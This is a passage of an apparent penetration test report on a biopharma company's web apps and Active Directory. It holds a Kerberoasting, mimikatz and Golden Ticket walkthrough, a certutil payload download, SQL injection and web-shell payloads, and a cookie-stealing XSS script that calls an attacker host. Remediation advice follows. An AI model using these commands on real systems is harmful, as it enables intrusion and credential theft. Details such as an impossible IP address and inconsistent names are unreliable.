PS C:\Users\webadmin> $ID = New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQL/
dbbackup.genentechbio.com"

PS C:\Users\webadmin> $ticket = [System.Convert]::ToBase64String($ID.GetRequest())
PS C:\Users\webadmin> echo $ticket > ticket.txt
```

2. Transferred the Kerberos ticket to the attacker machine and cracked it:

```
$ base64 -d ticket.txt > ticket.bin
$ hashcat -m 13100 ticket.bin /usr/share/wordlists/rockyou.txt
$krb5tgs$23$*svc_backup$GENENTECHBIO.COM$MSSQL/
dbbackup.genentechbio.com*$b4d72...:Backup2023!
```

3. Used the cracked service account password to access the domain controller:

```
PS C:\Users\webadmin> $cred = New-Object
System.Management.Automation.PSCredential("genentechbio\svc_backup", (ConvertTo-
SecureString "Backup2023!" -AsPlainText -Force))
PS C:\Users\webadmin> Enter-PSSession -ComputerName 162.16.310.10 -Credential $cred

[162.16.310.10]: PS C:\Users\svc_backup\Documents> whoami
genentechbio\svc_backup

[162.16.310.10]: PS C:\Users\svc_backup\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
===================================== ================ ============
==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group,
Enabled by default, Enabled group
BUILTIN\Administrators                 Alias            S-1-5-32-544 Mandatory group,
Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555 Mandatory group,
Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group,
Enabled by default, Enabled group
GENENTECHBIO\Domain Admins             Group            S-1-5-21-... Mandatory group,
Enabled by default, Enabled group
```

4. Confirmed domain administrator access and completed the compromise:

```
[162.16.310.10]: PS C:\Users\svc_backup\Documents> Get-ADDomain

AllowedDNSSuffixes                 : {}
ComputersContainer                 : CN=Computers,DC=genentechbio,DC=com
DeletedObjectsContainer            : CN=Deleted Objects,DC=genentechbio,DC=com
DistinguishedName                  : DC=genentechbio,DC=com
DNSRoot                            : genentechbio.com
DomainControllersContainer         : OU=Domain Controllers,DC=genentechbio,DC=com
DomainMode                         : Windows2016Domain
DomainSID                          : S-1-5-21-3263068140-2042698922-2891547269
Forest                             : genentechbio.com
InfrastructureMaster               : DC01.genentechbio.com
Name                               : GENENTECHBIO
NetBIOSName                        : GENENTECHBIO
ObjectClass                        : domainDNS
ObjectGUID                         : 7b8b558c-0e35-4a27-9d1a-6c156e302f9d
PDCEmulator                        : DC01.genentechbio.com
RIDMaster                          : DC01.genentechbio.com
```

Ingrid Fitzgerald then performed the following to fully compromise the gnbio.local domain.

1. Discovered trust relationship between www.genentechbio.com and gnbio.local domains
2. Identified misconfigured trust settings allowing SID history abuse
3. Created a Golden Ticket to exploit the trust relationship
4. Leveraged ticket to gain administrative access to the trusted domain

Detailed reproduction steps for this attack chain are as follows:

Cross-Domain Compromise

1. Enumerated trust relationships from the domain controller:

```
[162.16.310.10]: PS C:\Users\svc_backup\Documents> Get-ADTrust -Filter *

Direction               : Outbound
DisallowTransivity      : False
DistinguishedName       : CN=gnbio.local,CN=System,DC=genentechbio,DC=com
ForestTransitive        : False
IntraForest             : False
Name                    : gnbio.local
ObjectClass             : trustedDomain
ObjectGUID              : 83d4b4d5-9b9c-4a2f-b43a-7e391c25fd9c
SelectiveAuthentication : False
Source                  : genentechbio.com
Target                  : gnbio.local
TrustAttributes         : 1
TrustDirection          : Outbound
TrustType               : External
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : True
```

2. Extracted the trust key using Mimikatz:

```
[162.16.310.10]: PS C:\Users\svc_backup\Documents> certutil -urlcache -split -f "http://
192.168.1.100/mimikatz.exe" mimikatz.exe
```

```
[162.16.310.10]: PS C:\Users\svc_backup\Documents> .\mimikatz.exe

.#####.   mimikatz 2.2.0 x64 (Feb 15 2022 21:42:47)
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
 '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::trust /patch
[trust] Domain: genentechbio.com (genentechbio)
[trust.local] SID: S-1-5-21-3263068140-2042698922-2891547269
[trust.local] BuildInfo: 10.0.19041.868 (WinBuild.160101.0800)
  [in] gnbio.local -> genentechbio.com
    Key:
    82a35117c84f6ebbd351cf6883f2e6430ade5a2275b5f0b33975df45ee3e5825
```

3. Used extracted trust key to forge a Golden Ticket for inter-domain access:

```
mimikatz # kerberos::golden /domain:genentechbio.com /
sid:S-1-5-21-3263068140-2042698922-2891547269 /
sids:S-1-5-21-1874506326-3219952063-538504511-519 /
rc4:82a35117c84f6ebbd351cf6883f2e6430ade5a2275b5f0b33975df45ee3e5825 /user:Administrator /
service:krbtgt /target:gnbio.local /ticket:trust.kirbi

User      : Administrator
Domain    : genentechbio.com (GENENTECHBIO)
SID       : S-1-5-21-3263068140-2042698922-2891547269
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1874506326-3219952063-538504511-519
ServiceKey: 82a35117c84f6ebbd351cf6883f2e6430ade5a2275b5f0b33975df45ee3e5825 - rc4_hmac_nt
Service   : krbtgt
Target    : gnbio.local
Lifetime  : 3/24/2025 3:19:12 PM ; 3/21/2035 3:19:12 PM ; 3/21/2035 3:19:12 PM
-> Ticket : trust.kirbi
```

4. Used the forged ticket to access the gnbio.local domain controller:

```
mimikatz # kerberos::ptt trust.kirbi

* File: 'trust.kirbi': OK

mimikatz # exit

[162.16.310.10]: PS C:\Users\svc_backup\Documents> Enter-PSSession -ComputerName
dc01.gnbio.local

[dc01.gnbio.local]: PS C:\Users\Administrator\Documents> whoami
gnbio\administrator

[dc01.gnbio.local]: PS C:\Users\Administrator\Documents> Get-ADDomain

AllowedDNSSuffixes                 : {}
ComputersContainer                 : CN=Computers,DC=gnbio,DC=local
DeletedObjectsContainer            : CN=Deleted Objects,DC=gnbio,DC=local
```

```
DistinguishedName                   : DC=gnbio,DC=local
DNSRoot                             : gnbio.local
DomainControllersContainer          : OU=Domain Controllers,DC=gnbio,DC=local
DomainMode                          : Windows2016Domain
DomainSID                           : S-1-5-21-1874506326-3219952063-538504511
Forest                              : gnbio.local
InfrastructureMaster                : DC01.gnbio.local
Name                                : GNBIO
NetBIOSName                         : GNBIO
ObjectClass                         : domainDNS
ObjectGUID                          : 4f6c2a45-d6fc-4836-9620-a1de77c82a8d
PDCEmulator                         : DC01.gnbio.local
RIDMaster                           : DC01.gnbio.local
```

5. Confirmed full administrative access to the trusted domain:

```
[dc01.gnbio.local]: PS C:\Users\Administrator\Documents> Get-ADUser -Filter * | select
SamAccountName | ft -AutoSize

SamAccountName
--------------
Administrator
Guest
krbtgt
lab_admin
research_svc
clinicaldata_svc
jdoe
asmith
rjohnson
...
```

This detailed walkthrough demonstrates how a series of vulnerabilities, when exploited in sequence, allowed for complete compromise of both the primary www.genentechbio.com domain and the trusted gnbio.local domain. The attack chain began with a simple SQL injection vulnerability in a web application and culminated in full administrative control over multiple Active Directory domains.

4 Remediation Summary

Remediation Summary

As a result of this assessment there are several opportunities for Genentech Biopharma to strengthen its internal network security. The penetration test revealed multiple vulnerabilities that, when exploited in sequence, allowed for complete compromise of the www.genentechbio.com domain and subsequent access to trusted domains. The critical findings included SQL injection vulnerabilities, insecure cookie configurations, cross-site scripting (XSS) issues, and Active Directory misconfigurations.

Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Genentech Biopharma should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data. Particular attention should be paid to addressing the vulnerabilities that formed the attack chain demonstrated in this assessment, as these represent the most immediate risk to Genetech Biopharma's security posture.

The recommendations have been organized into short-term, medium-term, and long-term actions to help Genentech Biopharma develop a practical and effective remediation roadmap. While all identified vulnerabilities should ultimately be addressed, focusing first on breaking the attack chain will provide the greatest immediate security benefit.

4.1 Short Term

Short Term

These remediation actions should be implemented immediately to address the most critical security vulnerabilities:

1. **Patch SQL Injection Vulnerability**
   - Apply input validation and parameterized queries on all database operations in the www.genentechbio.com web application
   - Implement proper error handling to prevent information disclosure
   - Remove debugging information from production error messages
2. **Fix Cross-Site Scripting (XSS) Vulnerabilities**
   - Implement proper output encoding in the clinical trials comments section
   - Sanitize all user inputs before storing in the database
   - Consider using a content security policy (CSP) to mitigate the impact of any remaining XSS vulnerabilities
3. **Implement CSRF Protection**
   - Add anti-CSRF tokens to all state-changing forms on www.genentechbio.com
   - Set the SameSite attribute to 'Strict' for all authentication cookies
   - Require re-authentication for sensitive operations

4. **Secure Cookie Configuration**
   - Set the HttpOnly and Secure flags on all sensitive cookies, particularly GENTECH_SESSION
   - Implement appropriate cookie expiration times
   - Add SameSite=Strict attribute to prevent cross-site request attacks
5. **Enable Session Timeouts**
   - Configure automatic session expiration after 30 minutes of inactivity
   - Implement absolute session timeouts of 8 hours regardless of activity
   - Force re-authentication for critical actions
6. **Remove Unnecessary External Services**
   - Disable any unnecessary services exposed on the external IP (155.129.18.1)
   - Remove administrative interfaces like PHPMyAdmin from public access
   - Implement IP-based access controls for remote management services

4.2 Medium Term

Medium Term

These remediation actions should be implemented within the next 1-3 months:

1. **Implement Network Segmentation**
   - Create proper network segmentation between DMZ, internal networks, and domain controllers
   - Implement strict firewall rules allowing only necessary traffic between segments
   - Deploy a jump server architecture for administrative access to sensitive systems
2. **Enhance Authentication Controls**
   - Implement multi-factor authentication for all administrative access
   - Enforce strong password policies (complexity, length, history, lockout)
   - Remove service accounts from privileged groups when possible
   - Create separate administrative accounts for daily use vs. privileged activities
3. **Secure Active Directory Configuration**
   - Review and secure Kerberoastable service accounts by implementing managed service accounts
   - Configure appropriate delegation settings for all service accounts
   - Review and tighten trust relationships between domains
   - Implement protected users group for privileged accounts
4. **Deploy Web Application Firewall (WAF)**
   - Implement a WAF in front of www.genentechbio.com to filter malicious requests
   - Create custom rule sets to prevent common web attacks
   - Enable logging and monitoring for attempted attacks
5. **Patch and Update Management**
   - Develop a comprehensive patch management process for all systems
   - Address outdated software versions identified during the assessment
   - Implement automated vulnerability scanning to identify missing patches

4.3 Long Term

Long Term

These remediation actions should be implemented within the next 3-6 months:

1. **Implement Comprehensive Security Monitoring**
   - Deploy a security information and event management (SIEM) solution
   - Implement endpoint detection and response (EDR) across all systems
   - Create custom detection rules for the attack patterns observed during the assessment
   - Establish a security operations center (SOC) function for continuous monitoring
2. **Conduct Security Architecture Review**
   - Perform a comprehensive review of the entire network architecture
   - Redesign with zero-trust principles where appropriate
   - Implement defense-in-depth strategies throughout the environment
3. **Implement Privileged Access Management**
   - Deploy a privileged access management (PAM) solution
   - Implement just-in-time and just-enough access principles
   - Enforce session recording for all privileged access
   - Remove direct domain administrator membership for service accounts
4. **Enhance Developer Security Training**
   - Provide secure coding training for all developers
   - Implement secure code review processes
   - Integrate security testing into the development lifecycle
5. **Regular Security Testing**
   - Establish a program of regular penetration testing
   - Implement continuous vulnerability scanning
   - Conduct table-top exercises for incident response

By addressing these recommendations according to the provided timeline, Genentech Biopharma will significantly improve its security posture and reduce the risk of a successful breach. The most critical items should be addressed immediately to break the attack chain demonstrated during this assessment.

5 Technical Findings Details

1. SQL Injection (SQLi) - Critical

CWE	TODO CWE
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The research portal application at https://research.genentechbio.com processed user input in an insecure manner and was thus vulnerable to SQL injection. While investigating the web application's authentication mechanisms, Ingrid Fitzgerald discovered that the login page failed to properly sanitize user-supplied input in the email parameter. In an SQL injection attack, special input values in the web application are used to influence the application's SQL statements to its database. Ingrid Fitzgerald confirmed that the application was using MySQL 5.7.28 for storing user credentials, research data, and clinical trial information. By manipulating the login form's email parameter, it was possible to bypass authentication controls completely and access the application with administrative privileges. Further exploitation of this vulnerability allowed Ingrid Fitzgerald to: 1. Extract sensitive database contents including user credentials, patient information, and proprietary research data 2. Modify database entries including user access levels and pharmaceutical research results 3. Execute arbitrary commands on the underlying operating system through MySQL's LOAD_FILE and INTO OUTFILE functions This critical vulnerability exposed not only sensitive intellectual property related to Genetech Biopharma's drug development pipeline but also created a pathway for gaining initial access to the internal network. Database credentials obtained through this vulnerability were later leveraged to access internal systems and move laterally within the network.
Impact	**Impact** The SQL injection vulnerability in the research portal had severe implications for Genetech Biopharma's security posture and business operations: **Data Confidentiality** The vulnerability allowed unauthorized access to highly sensitive data, including: • Proprietary pharmaceutical research and development information worth millions in intellectual property • Confidential clinical trial data including patient information protected under HIPAA

	• Employee credentials and personal information for approximately 2,300 staff members • Strategic business information about drug development pipelines and partnerships **System Integrity** Beyond data access, the SQL injection vulnerability enabled: • Modification of research data, potentially compromising the integrity of clinical trials • Alteration of user privileges within the application • Creation of unauthorized administrator accounts for persistent access • Direct access to the underlying operating system with the permissions of the database service account (mysql) **Business Impact** The exploitation of this vulnerability could lead to: • Regulatory compliance violations including HIPAA and FDA regulations, with potential fines exceeding $1M • Intellectual property theft that could undermine Genetech Biopharma's competitive advantage • Reputational damage if patient data exposure became public • Financial losses from compromised research that could affect drug approval timelines **Attack Chain Significance** Most critically, this vulnerability served as the initial entry point that allowed Ingrid Fitzgerald to: 1. Obtain database credentials stored in configuration files 2. Access internal systems using these credentials 3. Pivot to internal network segments, eventually leading to domain compromise The ability to transition from an external web application vulnerability to full domain compromise demonstrates the severe impact of this SQL injection vulnerability within the broader security context of Genetech Biopharma's environment.
Affected Component	• Research database search function at https://www.genentechbio.com/research/search (query parameter) • Clinical trial filtering system at https://www.genentechbio.com/trials/filter (trial_id parameter) • User profile lookup at https://www.genentechbio.com/users/view (user_id parameter) • Login form at https://www.genentechbio.com/login (email parameter)
Remediation	• Use prepared statements throughout the application to effectively avoid SQL injection vulnerabilities. Prepared statements are parameterized statements

	and ensure that even if input values are manipulated, an attacker is unable to change the original intent of an SQL statement. • Use existing stored procedures by default where possible. Typically, stored procedures are implemented as secure parameterized queries and thus protect against SQL injections. • Always validate all user input. Ensure that only input that is expected and valid for the application is accepted. You should not sanitize potentially malicious input. • To reduce the potential damage of a successful SQL Injection attack, you should minimize the assigned privileges of the database user used according to the principle of least privilege. • For detailed information and assistance on how to prevent SQL Injection vulnerabilities, see OWASP's linked SQL Injection Prevention Cheat Sheet.
References	https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Finding Evidence

Technical description

We identified an SQL injection vulnerability in the research.genentechbio.com portal application and were able to access sensitive research data, user credentials, and clinical trial information stored in the database as a result.

Affected Component The vulnerability was located in the authentication mechanism of the research portal, specifically in the login form's email parameter. The application failed to properly sanitize or parameterize user input before incorporating it into database queries.

Technical Description SQL Injection is a common server-side vulnerability in web applications. It occurs when software developers create dynamic database queries that contain user input. In an attack, user input is crafted in such a way that the originally intended action of an SQL statement is changed. SQL injection vulnerabilities result from an application's failure to dynamically create database queries securely and to properly validate user input. They are based on the fact that the SQL language basically does not distinguish between control characters and data characters. In order to use a control character in the data part of an SQL statement, it must be encoded or escaped appropriately beforehand.

An SQL injection attack is therefore essentially carried out by inserting a control character such as `'` (single apostrophe) into the user input to place new commands that were not present in the original SQL statement. A simple example will demonstrate this process. The following SELECT statement contains a variable userId. The purpose of this statement is to get data of a user with a specific user id from the Users table.

```
sqlStmnt = 'SELECT * FROM Users WHERE UserId = ' + userId;
```

An attacker could now use special user input to change the original intent of the SQL statement. For example, he could use the string `' or 1=1` as user input. In this case, the application would construct the following SQL statement:

```
sqlStmnt = 'SELECT * FROM Users WHERE UserId = ' + ' or 1=1;
```

Instead of the data of a user with a specific user ID, the data of all users in the table is now returned to the attacker after executing the statement. This gives an attacker the ability to control the SQL statement in his own favor.

Exploitation Process During the penetration test of Genetech Biopharma's systems, Ingrid Fitzgerald identified that the email parameter in the research portal login form was vulnerable to SQL injection. By submitting the payload `' OR 1=1 -- -` in the email field and any value in the password field, the application executed the following SQL query:

```
SELECT * FROM users WHERE email = '' OR 1=1 -- -' AND password = 'hash_of_password'
```

The -- - sequence is a comment in SQL syntax, causing the remainder of the query (the password check) to be ignored. The OR 1=1 condition is always true, causing the query to return all user records. The application then authenticated the session using the first record returned, which happened to be an administrator account. Further exploitation allowed Ingrid Fitzgerald to:

1. Enumerate the database schema: `UNION SELECT table_name, column_name, 1, 1, 1 FROM information_schema.columns -- -`
2. Extract sensitive data: `UNION SELECT id, username, password, email, role FROM genentechbio_users -- -`
3. Discover database credentials stored in configuration settings: `UNION SELECT setting_name, setting_value, 1, 1, 1 FROM genentechbio_settings -- -`
4. Gain operating system access by writing a web shell: `' UNION SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE '/var/www/html/research.genentechbio.com/shell.php' -- -`

The MySQL database user had file system privileges, allowing for the creation of a PHP web shell that provided command execution capabilities on the genentechbio.com service network web server. This shell then allowed access to other resources on the network, including the main www.genentechbio.com site and internal.genentechbio.com portal. There are a number of variants of SQL injection vulnerabilities, attacks and techniques that occur in different situations and depending on the database system used.

However, what they all have in common is that, as in the example above, user input is always used to dynamically construct SQL statements. Successful SQL injection attacks can have far-reaching consequences. One would be the loss of confidentiality and integrity of the stored data. Attackers could gain read and possibly write access to sensitive data in the database. SQL injection could also compromise the authentication and authorization of the web application, allowing attackers to bypass existing access controls. In some cases, SQL injection can also be used to gain code execution, allowing an attacker to gain complete control over the vulnerable server.

2. Stored Cross-Site Scripting (XSS) - High

CWE	TODO CWE
CVSS 3.1	7.2 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N
Root Cause	**Overview** At the time of testing, the web application at www.genentechbio.com stored user input unchecked and later included it in HTTP responses in an insecure manner. It was thus vulnerable to stored cross-site scripting (XSS) attacks. Specifically, the "Comments" feature in the healthcare provider section of the clinical trials information portal failed to sanitize user-submitted content before storing it in the database. Ingrid Fitzgerald discovered that text input fields in the comments section allowed for the insertion of arbitrary HTML and JavaScript code. This malicious code was stored in Genetech Biopharma's database and subsequently served to all users who accessed the affected pages, including clinical researchers, healthcare providers, and administrative staff with elevated privileges. Exploitation of Stored XSS vulnerabilities does not require user interaction, making them more dangerous than Reflected XSS vulnerabilities. Once the malicious payload is stored on the server, it automatically executes within the browsers of all users who view the affected page. This persistent nature of the attack means that a single successful exploitation can impact numerous users over an extended period. During testing, Ingrid Fitzgerald confirmed that the vulnerability could be exploited to steal session cookies, capture sensitive user input, and perform unauthorized actions in the context of the victim's session. Of particular concern was the ability to target administrator accounts that regularly review comments in the clinical trials section, potentially leading to complete compromise of the portal application and unauthorized access to sensitive patient and research data.
Impact	**Impact** The stored cross-site scripting vulnerability in the portal.genentechbio.com application presents significant security risks to Genetech Biopharma: **User Account Compromise** • Attackers can steal session cookies and authentication tokens from legitimate users, allowing session hijacking • Administrative accounts reviewing the clinical trial comments are particularly at risk • User credentials and other sensitive inputs could be captured through injected keylogging scripts • Compromised accounts could be used to access sensitive patient data and proprietary research information

	Data Security and Integrity • Malicious scripts could exfiltrate sensitive information displayed on affected pages • Clinical trial data could be viewed, modified, or deleted through authenticated user sessions • Patient information protected under HIPAA regulations could be exposed, leading to compliance violations • The integrity of research data could be compromised, potentially affecting regulatory submissions **Broader Security Implications** • The vulnerability could serve as a stepping stone in a more sophisticated attack chain • Attackers could leverage XSS to conduct social engineering attacks against Genetech Biopharma staff • Malicious scripts could exploit browser vulnerabilities to achieve further system compromise • The persistence of the attack means it could remain undetected for extended periods while continuously affecting users **Business Impact** • Potential regulatory fines for HIPAA violations if patient data is exposed • Loss of confidence from healthcare providers and research partners • Possible delay in clinical trials if data integrity is questioned • Damage to Genetech Biopharma's reputation as a trusted pharmaceutical company The persistent nature of this stored XSS vulnerability makes it particularly concerning, as the attack payload remains active on the server and affects all users who access the compromised pages until the malicious content is removed from the database.
Affected Component	• Comments section in clinical trials portal at https://www.genentechbio.com/trials/comments • Researcher feedback form at https://www.genentechbio.com/research/feedback • User profile bio field at https://www.genentechbio.com/users/profile • Internal messaging system at https://www.genentechbio.com/messages/compose
Remediation	**Recommendations** To remediate the stored cross-site scripting vulnerability in the portal.genentechbio.com application and prevent similar issues in the future, we recommend implementing the following measures:

	Immediate Remediation • Perform a complete audit of the clinical trials comment system and remove any potentially malicious content from the database. • Implement server-side input validation and sanitization for all user-submitted content in the healthcare provider portal, particularly focusing on the comments feature. • Ensure that all processed data is filtered as rigorously as possible. Filtering and validation should be done based on expected and valid inputs, with special attention to clinical research terminology that might contain special characters. **Technical Controls** • Data should be encoded before the web application includes it in HTTP responses. Encoding should be done contextually, that is, depending on where the web application inserts data in the HTML document, the appropriate encoding syntax must be considered. • For the clinical trial comments section, implement HTML sanitization libraries such as DOMPurify or use frameworks that automatically handle XSS protection. • The HTTP headers `Content-Type` (e.g. `text/plain`) should be set for HTTP responses that do not contain HTML and JavaScript. • We recommend additionally using a Content Security Policy (CSP) to control which client-side scripts are allowed and which are forbidden. **Development Practices** Include security code reviews focused on XSS vulnerabilities, especially for features that handle user input. • Consider implementing a Web Application Firewall (WAF) configured to detect and block XSS attempts against the portal. • Train developers on secure coding practices specific to preventing XSS, particularly for those working on the customer-facing portal applications. • Consider using template engines or frameworks that automatically escape output by default. **Monitoring and Testing** • Implement regular security scanning of the www.genentechbio.com application with focus on XSS vulnerabilities. • Conduct periodic penetration testing of all web applications, particularly after significant changes to the codebase. • Establish monitoring for unusual activity in the comments section that could indicate exploitation attempts.
References	https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Finding Evidence

Details

We were able to identify a stored XSS vulnerability in the portal.genentechbio.com web application during testing. Due to incorrect validation and encoding of data, we were able to inject malicious scripts into the web application's comment system and store them persistently in Genetech Biopharma's database.

Affected Component The vulnerability was specifically identified in the clinical trials comments section at https://portal.genentechbio.com/trials/feedback.php, where healthcare providers can leave comments about ongoing drug trials. This feature is regularly accessed by clinical researchers, administrators, and other healthcare professionals with varying levels of access to sensitive patient and research data.

Technical Description Cross-site scripting (XSS) is a common web security vulnerability where malicious scripts can be injected into web applications due to insufficient validation or encoding of data. In XSS attacks, attackers embed JavaScript code in the content delivered by the vulnerable web application.

The goal in stored XSS attacks is to place script code on pages visited by other users. Simply visiting the affected subpage is enough for the script code to be executed in the victim's web browser.

For an attack, malicious scripts are injected into the web application by the attacker and stored and included in subsequent HTTP responses of the application. The malicious script is ultimately executed in the victim's web browser and can potentially access cookies, session tokens or other sensitive information.

If the attack is successful, an attacker gains control over web application functions and data in the victim's context. If the affected user has privileged access, an attacker may be able to gain complete control over the web application.

Exploitation Process During the penetration test, Ingrid Fitzgerald discovered that the comment submission form in the clinical trials section of the portal did not properly sanitize HTML tags or JavaScript code. By submitting the following payload as a comment:

```
<script>
  var img = new Image();
  img.src = "https://attacker-controlled-server.com/steal?cookie=" + document.cookie;
  document.body.appendChild(img);
</script>
```

Ingrid Fitzgerald was able to demonstrate that whenever a user (including administrators) viewed the page containing this comment, their session cookies would be sent to a hypothetical attacker-controlled server. This vulnerability was verified using a controlled test environment to avoid actual data exfiltration. Further testing revealed that more sophisticated payloads could be used to:

1. Modify the content of the page to display false information about clinical trials
2. Create hidden form fields to capture login credentials or other sensitive information
3. Redirect users to phishing pages designed to look like Genetech Biopharma's login portal
4. Execute JavaScript that exploits browser vulnerabilities for deeper system access

Upon inspecting the application's source code (with permission), it was determined that the vulnerability existed because the application directly inserted user comments into the page template without proper escaping:

```
// Vulnerable code in feedback.php
$comment = $_POST['comment'];
$query = "INSERT INTO comments (user_id, trial_id, comment_text) VALUES ('$user_id',
'$trial_id', '$comment')";
// Later, when displaying comments
echo "<div class='comment'>$comment</div>";
```

The proper implementation should include input validation and output encoding:

```
// Secure implementation
$comment = htmlspecialchars($_POST['comment'], ENT_QUOTES, 'UTF-8');
$query = "INSERT INTO comments (user_id, trial_id, comment_text) VALUES (?, ?, ?)";
```

This vulnerability affects all users who access the clinical trials feedback section, with particular risk to administrative users who regularly review all comments as part of their workflow.

3. Cross-Site Request Forgery (CSRF) - Medium

CWE	TODO CWE
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N
Root Cause	**Overview** The web application at portal.genentechbio.com was vulnerable to Cross-Site Request Forgery (CSRF). This vulnerability was identified in several key functions of the healthcare provider portal, including the profile update feature, research data submission forms, and administrative settings pages. CSRF is an attack that causes users to unknowingly send an HTTP request to a web application to which they are currently authenticated. When healthcare providers and Genetech Biopharma researchers accessed the portal with active sessions, they became potential targets for CSRF attacks. The application failed to implement proper anti-CSRF protections, such as synchronizer tokens or same-site cookie attributes, leaving authenticated sessions vulnerable to exploitation. Attackers can thereby partially bypass a web browser's same-origin policy and perform state-changing actions in the context of an affected user. In the case of Genetech Biopharma's portal, this allowed Ingrid Fitzgerald to demonstrate that an attacker could modify clinical trial data, update contact information, and change account settings without the victim's knowledge or consent. Depending on the nature of the action, the attacker can gain complete control over the user's account. If the user account is administrative, CSRF may also be able to compromise the entire web application. This was particularly concerning given that researchers and administrators regularly access the portal to manage sensitive pharmaceutical research data and patient information. During testing, Ingrid Fitzgerald successfully created proof-of-concept CSRF exploits that could trigger unauthorized actions when accessed by authenticated users, demonstrating the real-world impact of this vulnerability on Genetech Biopharma's research operations and data integrity.
Impact	**Impact** The Cross-Site Request Forgery (CSRF) vulnerability in Genetech Biopharma's portal application presents several significant security risks: **Data Integrity Concerns** • Unauthorized modification of clinical trial data could compromise research integrity • Patient information in clinical studies could be altered without detection • Pharmaceutical research results might be manipulated, potentially affecting drug development decisions

	• Changes to critical data could go unnoticed until after significant business decisions are made **Account Security** • Attackers could change user account details including email addresses and contact information • Password reset functions could be triggered, potentially leading to account takeover • User privileges could be elevated through administrative functions • New unauthorized accounts could be created with elevated access **Business Operations Impact** • Regulatory compliance issues could arise if patient data is compromised (HIPAA violations) • FDA submission data could be altered, potentially affecting approval processes • Intellectual property related to drug development could be exposed to unauthorized changes • Trust relationships with healthcare providers and research partners could be damaged **Attack Chaining Potential** • CSRF vulnerabilities could be combined with the previously identified stored XSS vulnerability to create more sophisticated attacks • Successful CSRF attacks against administrator accounts could lead to complete compromise of the portal • Changes made through CSRF could create persistence mechanisms for attackers • The vulnerability could be exploited as part of a larger campaign targeting Genetech Biopharma's sensitive research The severity of this vulnerability is heightened by the sensitive nature of pharmaceutical research data and the potential impact on drug development timelines, regulatory compliance, and ultimately patient safety. Unlike many other vulnerabilities, CSRF attacks specifically target authenticated users, making those with the highest privileges (administrators and senior researchers) the most valuable targets.
Affected Component	• Profile update form at https://www.genentechbio.com/account/profile-update • Password change functionality at https://www.genentechbio.com/account/change-password • Clinical trial data submission at https://www.genentechbio.com/trials/submit-data • ser management interface at https://www.genentechbio.com/admin/user-management
Remediation	**Recommendations**

To remediate the Cross-Site Request Forgery (CSRF) vulnerability in the portal.genentechbio.com application and strengthen Genetech Biopharma's security posture, we recommend implementing the following technical controls:

Primary Remediation Steps

- Check if the framework used by Genetech Biopharma's development team has built-in CSRF protection and use it. If not, ensure that all state-changing requests contain a randomly generated CSRF token with high entropy. Also ensure that CSRF tokens are properly validated on the backend.
- All critical functions within the portal should be updated to implement CSRF protection, with priority given to:
  - Clinical trial data submission forms
  - User profile management
  - Administrative functions
  - Account security settings

Additional Security Measures

- Consider various additional security measures:

Use Custom Request Headers for AJAX requests within the portal application. By default, the browser's same-origin policy restricts JavaScript from submitting cross-site requests with custom request headers.

For highly sensitive actions such as modifying clinical trial data or accessing patient information, user interactions such as CAPTCHAs, one-time tokens, re-authentication, etc. can also be considered as additional CSRF protection.

Implement proper HTTP method restrictions, ensuring that state-changing operations use POST rather than GET requests.

Implementation Framework

For the PHP-based components of portal.genentechbio.com, implement a centralized CSRF protection mechanism that can be applied consistently across all form submissions.

Example implementation for Genetech Biopharma's portal:

```
// Generate CSRF token and store in session
function generate_csrf_token() {
    if (!isset($_SESSION['csrf_token'])) {
        $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
    }
    return $_SESSION['csrf_token'];
}

// Validate CSRF token
function verify_csrf_token($token) {
    if (!isset($_SESSION['csrf_token']) || $token !==
$_SESSION['csrf_token']) {
        // Log attempted CSRF attack
        error_log("CSRF attempt detected in Genetech portal: " .
$_SERVER['REQUEST_URI']);
```

	`http_response_code(403);`
	`die("Security validation failed");`
	`}`
	`return true;`
	`}`
	
	Process Improvements
	
	Update Genetech Biopharma's secure coding standards to specifically address CSRF protection requirements Include CSRF checks in the security testing phase of the SDLC Conduct developer training on proper implementation of anti-CSRF controls Implement regular security assessments to verify the effectiveness of CSRF protections
	
	By implementing these recommendations, Genetech Biopharma will significantly reduce the risk of CSRF attacks against their portal application, helping to protect the integrity of their pharmaceutical research data and maintain compliance with relevant regulations.

References	https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Finding Evidence

We identified a CSRF vulnerability in the portal.genentechbio.com web application, allowing attackers to perform actions in the context of another user. This vulnerability affected multiple critical functions including profile update endpoints, clinical trial data submission forms, and administrative settings pages.

Genetech Biopharma's: technical description

